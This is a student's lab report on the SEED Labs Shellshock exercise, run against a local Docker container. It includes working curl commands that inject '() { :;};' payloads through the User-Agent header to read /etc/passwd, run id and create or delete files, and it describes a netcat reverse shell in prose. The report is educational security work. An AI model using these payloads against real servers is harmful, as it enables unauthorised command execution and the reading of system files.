Laboratory Report

Shellshock Attack Lab

The laboratory prompt for this was provided by SEED Security Labs. SEED Security Labs is a project focused on enhancing cybersecurity education through hands-on laboratory exercises. Visit them at https://seedsecuritylabs.org/.

Ramnick Francis P. Ramos
+63 960 277 1720
ramnickfrancisramos@gmail.com

Cybersecurity Portfolio
September 10, 2025

Shellshock Attack Lab

Ramnick Francis P. Ramos
ramnickfrancisramos@gmail.com

Table of Contents

Introduction

Shellshock, a vulnerability that can serve as a gateway to remote unauthorized access, is leveraged by many attackers to take control of a system they are trying to exploit (Du, 2016). It was discovered on September 24, 2014, when it was learned that remote access for a local machine can be launched through the environment variables of the system. This laboratory report aims to show how this vulnerability can be exploited to use the vulnerability on the shell.

As mentioned in the Laboratory Exercise from SEED Labs, this report will cover the following concepts:

- Shellshock;
- Environment variables;
- Function definition in bash; and
- Apache and CGI program.

Environment Setup

This lab was tested on the SEED Ubuntu 20.04 VM using Oracle VirtualBox. The prebuilt image for the virtual machine was obtained from CMSC 191: Cybersecurity's Google Classroom, but it can also be downloaded directly from the SEED website. The virtual machine ran locally, and no cloud server was used for this lab exercise.

Furthermore, Docker was used to implement the containers for this laboratory exercise. The Docker image that was used to create the containers was supplemented by SEED Labs' exercise on Shellshock.

DNS Setting

```
# For Shellshock Lab
10.9.0.80    www.seedlab-shellshock.com
```

Figure 1. Included Hostname-Address Mapping in the /etc/hosts

In setting up the environment, the first task was to ensure that the web server of SEED Labs for Shellshock is included in the IP Address mapping of the virtual machine (See Figure 1 or Appendix for Actual Screenshot).

Container Setup and Commands

Docker was then used to make the lab environment for this exercise. This exercise requires the use of a container for some of the tasks.

For the commands, the following aliases were used: dcbuild for building the container; dcup for running the container; and dcdown for closing the containers. Seen in the figures below are sample runs of the Docker container. **Actual screenshots, for some, where the terminal is not transcribed in this laboratory report, can be cross-referenced in the Appendix Section.**

```
[09/08/25]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 |  * Starting Apache httpd web server apache2
```

```
[09/10/25]seed@VM:~/.../Labsetup$ dockps
91756eb8c014  victim-10.9.0.80
[09/10/25]seed@VM:~/.../Labsetup$ dcup
victim-10.9.0.80 is up-to-date
Attaching to victim-10.9.0.80
victim-10.9.0.80 |  * Starting Apache httpd web se
                 |  *
```

Figure 2. Staring the container after docker-compose build

```
[09/08/25]seed@VM:~/.../Labsetup$ docker images
REPOSITORY                          TAG                 IMAGE ID            CREATED
             SIZE
seed-image-www-shellshock     latest                    cfef4fff903f        2 minutes
ago     271MB
handsonsecurity/seed-server   apache-php                2365d0ed3ad9        4 years
ago            261MB
[09/08/25]seed@VM:~/.../Labsetup$ dockps
b04d8312a173  victim-10.9.0.80
```

Figure 3. Showing all the Containers

```
[09/08/25]seed@VM:~/.../Labset[09/08/25]seed@VM:~/[09/08/25]seed@VM:~/.../Labsetup$
docksh b
root@b04d8312a173:/# exit
exit
[09/08/25]seed@VM:~/.../Labsetup$
```

Figure 4. Proof of Running the Container

Web Server and CGI




Figure 5. Browser when www.seedlab-shellshock.com is reached

Figure 5. Browser when www.seedlab-shellshock.com/cgi-bin/getenv.cgi is reached

After setting up the containers, the following website is shown when www.seedlab-shellshock.com is reached (See Figures 5 and 6). This is needed for curl commands that will later be used for doing Shellshock attacks.

Laboratory Tasks and Execution

Experimenting with Bash Function

This task aims to exhibit how Shellshock hijacks the shell by using “out-of-bounds”/extended commands when declaring a function environment variables.

```
[09/10/25]seed@VM:~/.../image_www$ foo='() { echo "hello world"; }; echo "extra";'
[09/10/25]seed@VM:~/.../image_www$ export foo
[09/10/25]seed@VM:~/.../image_www$ ./bash_shellshock
extra
[09/10/25]seed@VM:~/.../image_www$
```

Figure 6. Making an Environment Variable Foo for Shellshock

Seen on Figure 6 shows the implementation of the slides-sampled scenario for a Shellshock vulnerability exploitation. This was done using the exporting of a command variable that includes a malicious extra command of “echoing” the string “extra”.

```
[09/10/25]seed@VM:~/.../image_www$ foo='() { echo "hello world"; }; echo "extra";'
[09/10/25]seed@VM:~/.../image_www$ export foo
[09/10/25]seed@VM:~/.../image_www$ ./bash_shellshock
extra
[09/10/25]seed@VM:~/.../image_www$ bash
[09/10/25]seed@VM:~/.../image_www$
```

Figure 7. Comparing /bin/bash and bash_shellshock

Figure 7 compares the ./bash_shellshock and the use of the system's default bash command. This proves that Shellshock for the SEED Ubuntu 20.04 VM is already patched.

Passing Data to Bash via Environment Variable

This task aims to exhibit how to pass data through bash using environment variables. For this task, there are two main approaches: using browsers and using curl. The curl command, furthermore, also has different options as shown below.

Using Browser

Figure 8. Browser Results for using getenvi.cgi

This approach uses the URL that uses cgi-bin for getenv.cgi. This then returns the environment variables through the web browser. From here, it can also be observed that the fields of the environment variables shown by the browser is also dictated by the browser of choice. It can be seen that the HTTP_USE_AGENT contains details on the browser used; this information can be exploited for attacks.

Using curl through the Command Line

For this subtask, the goal is to show that data can also be passed using curl. It is to be noted that the main observation amongst most of these approaches is how the data is passed through the different HTTP field in the browser.

Using curl -v

```
[[09/08/25]seed@VM:~/.../image_www$ curl -v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
```

```
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Sep 2025 07:07:12 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<....
```

Figure 9. curl -v result

Using -v indicates that the displayed output is verbose (See Figure 9). This does not pass any data.

Using curl -A

```
[09/08/25]seed@VM:~/.../image_www$ curl -A "my data" -v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Sep 2025 07:09:31 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at …
```

Figure 10. curl -A result

Using -A transfers the argument on quotations to the field HTTP_USER_AGENT.

Using curl -e

```
[09/10/25]seed@VM:~/.../image_www$ curl -e "my data" -v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
```

```
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 10 Sep 2025 11:02:59 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
…
```

Figure 11. curl -e result

Using -e transfers the argument on quotations to the field Referer (See Figure 11).

Using curl -H

```
[09/08/25]seed@VM:~/.../image_www$ curl -H "AAAAAA: BBBBBB" -v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Sep 2025 07:12:26 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
…
```

Figure 12. curl -H result

On the other hand, curl -H imposes a new header in with a seemingly key-value pair `AAAAAA: BBBBBB`. This results in a field called HTTP_AAAAAA=BBBBBB.

These different option gives the penetrator the flexibility to choose which fields in the HTTP to exploit or to attack.

Launching the Shellshock Attack

For this task, the main objective was to exhibit how leveraging a payload to a header field will allow a Shellshock attack. For this task, the curl option -H shown in the task prior was used; I will use the User-Agent field to inject a payload that contains scripts for specific functions.

Get the server to send back the content of the/etc/passwdfile

```
[09/10/25]seed@VM:/$ curl -H 'User-Agent: () { :;}; /bin/bash_shellshock -c "echo Content-type: te
xt/plain; echo; cat /etc/passwd"' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Figure 13. Printing /etc/passwd

Get the server to tell you its process' user ID

```
[09/10/25]seed@VM:/$ curl -H 'User-Agent: () { :;}; /bin/bash_shellshock -c "echo Content-type: text/plain; echo; i
d"' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 14. Printing the ID of the Current User

Get the server to create a file inside the/tmpfolder.

```
[09/10/25]seed@VM:/$ curl -H 'User-Agent: () { :;}; /bin/bash_shellshock -c "echo Content-type: text/plain; echo; t
ouch /tmp/ramnick_file"' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/10/25]seed@VM:/$ ls -l /tmp/ramnick_file
ls: cannot access '/tmp/ramnick_file': No such file or directory
[09/10/25]seed@VM:/$ docksh 9
root@91756eb8c014:/# ls -l /tmp/ramnick_file
-rw-r--r-- 1 www-data www-data 0 Sep 10 11:40 /tmp/ramnick_file
root@91756eb8c014:/#
```

Figure 15. Creating a file named ramnick_file inside /tmp

Get the server to delete the file that you just created inside the/tmp folder

```
[09/10/25]seed@VM:/$ docksh 9
root@91756eb8c014:/# ls -l /tmp/ramnick_file
-rw-r--r-- 1 www-data www-data 0 Sep 10 11:40 /tmp/ramnick_file
root@91756eb8c014:/# exit
exit
[09/10/25]seed@VM:/$ curl -H 'User-Agent: () { :;}; /bin/bash_shellshock -c "echo Content-type: text/plain; echo; r
m /tmp/ramnick_file"' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/10/25]seed@VM:/$ docksh 9
root@91756eb8c014:/# ls -l /tmp/ramnick_file
ls: cannot access '/tmp/ramnick_file': No such file or directory
root@91756eb8c014:/#
```

Figure 16. Deleting file named ramnick_file inside /tmp

Responses to Exercise Questions

For the first question, /etc/passwd was exploited to be printed because these files are readable and are not restricted to root owners only. However, /etc/shadow is owned by the root and is hashed for its access only. Therefore, this similar approach of printing the contents under passwd is not applicable for shadow.

```
[09/10/25]seed@VM:/$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?AAAAA"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=51524
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=AAAAA
REQUEST_URI=/cgi-bin/getenv.cgi?AAAAA
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Figure 17. Passing AAAA via URL appending and Seeing that it is passed via QUERY_STRING Field

For the second question, the first step to test if data is passed via the URL of the HTTP link was to use curl. From Figure 17, we can see that the appended AAAA string in the URL was transferred through the QUERY_STRING field of the HTTP Headers. Therefore, strings through URL can be passed.

```
[09/10/25]seed@VM:/$ curl "http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?() { :;}; echo Content-type: text/pl
n; echo; id"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
[09/10/25]seed@VM:/$
```

Figure 18. Attempting to Pass a Payload via the URL

However, as seen in Figure 18, the attempt to directly pass a function via the URL link fails. The curl command results in a 400 Bad Request error because injecting a payload via an HTTP header does not simply return a response when it is just appended. However, as shown in the previous examples where HTTP headers such as the USER_AGENT were used, it is still possible to pass a malicious payload via HTTP links.

Getting a Reverse Shell via Shellshock Attack




Figure 19. Attempting to Pass a Payload via the URL

This task aims to exhibit the use of a reverse shell via a Shellshock attack. A reverse shell is used to to redirect the inputs and outputs of a local machine to the attacker's machine through a connection. This enables the attacker to control the machine through the shell as long as the network connection is working.

Figure 19 shows the screen split of first establishing a port connection using nc command (netcat) to port 4444. This port was then reversed by using the curl command as shown on the right side of Figure 19. This curl command invokes a reverse shell on said port. This then allows the reversal of the input and outputs in the nc-ran terminal that allowed the attacker to run the command whoami.

Using the Patched Bash

```
[09/10/25]seed@VM:/$ docksh 9
root@91756eb8c014:/# cd /usr/lib/cgi-bin
root@91756eb8c014:/usr/lib/cgi-bin# nano vul.cgi
root@91756eb8c014:/usr/lib/cgi-bin# nano getenv.cgi
root@91756eb8c014:/usr/lib/cgi-bin# service apache2 restart
 * Restarting Apache httpd web server apache2                                    [ OK ]
root@91756eb8c014:/usr/lib/cgi-bin# exit
exit
[09/10/25]seed@VM:/$ curl -H 'User-Agent: () { :;}; /bin/bash -c "echo Content-type: text/plain; e
cho; cat /etc/passwd"' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[09/10/25]seed@VM:/$ curl -H 'User-Agent: () { :;}; /bin/bash -c "echo Content-type: text/plain; e
cho; id"' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[09/10/25]seed@VM:/$ curl -H 'User-Agent: () { :;}; /bin/bash -c "echo Content-type: text/plain; e
cho; touch /tmp/ramnick_file"' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[09/10/25]seed@VM:/$
```

Figure 20. Using the patched Bash command

For this task, the first step that was done was changing the header of the .cgi files that were used for Task 3. Using nano (as see on Figure 20), vul.cgi and getenv.cgi's headers were changed from #!/bin/bash_shellshock to #!/bin/bash to use the system default bash command. Furthermore, in the command used for the concatenated extra functions (i.e., cat /etc/passwd, id, touch /tmp/ramnick_file), the command "/bin/bash_shellshock" that was used for Task 3 was changed into "bin/bash".

Comparing the results of Figure 20 to Task 3's Figures 13 to 16, it can be seen that the exploitation of the Shellshock vulnerability did not happen. Only the printing of the "Hello World" was accomplished. This proves that there is already a fix up for this vulnerability in this Linux system.

Challenges and Troubleshooting

The main challenge for the accomplishment of this laboratory exercise was getting used to how Docker is used. Since this laboratory exercise implements containers for the laboratory experiment's environment, a great grasp of this development tool was necessary. This challenge could also be furthered to the challenges encountered when setting up the laboratory environment.

On a more tangible level, the accomplishment was hindered by issues with working on different related directories. Since most of the commands are located in /bin/ folder and are also duplicated in the LabSetup Folder, it became difficult to decipher which files are being pertained by the laboratory prompts. As a remedy, relocating the present working directory to the root directory and using it as the only directory for the laboratory environment became an excellent solution.

Discussion

This laboratory exercise showed how Shellshock allows attackers to perform unauthorized commands in the shell of a machine – this, too, via Reverse Shell, can be done remotely. This vulnerability is undeniably jarring for security as it violates the system's integrity, allowing attackers to bypass security on command privileges. Fortunately, this vulnerability has been patched and fixed.


As a suggestion, an analysis of the vulnerability's fix would be a great addition to the learning exercise.


References


Du, W. (2016). SEED Labs: Environment Variable and Set-UID Program Lab. SEED Project.


Appendix


Additional Screenshots







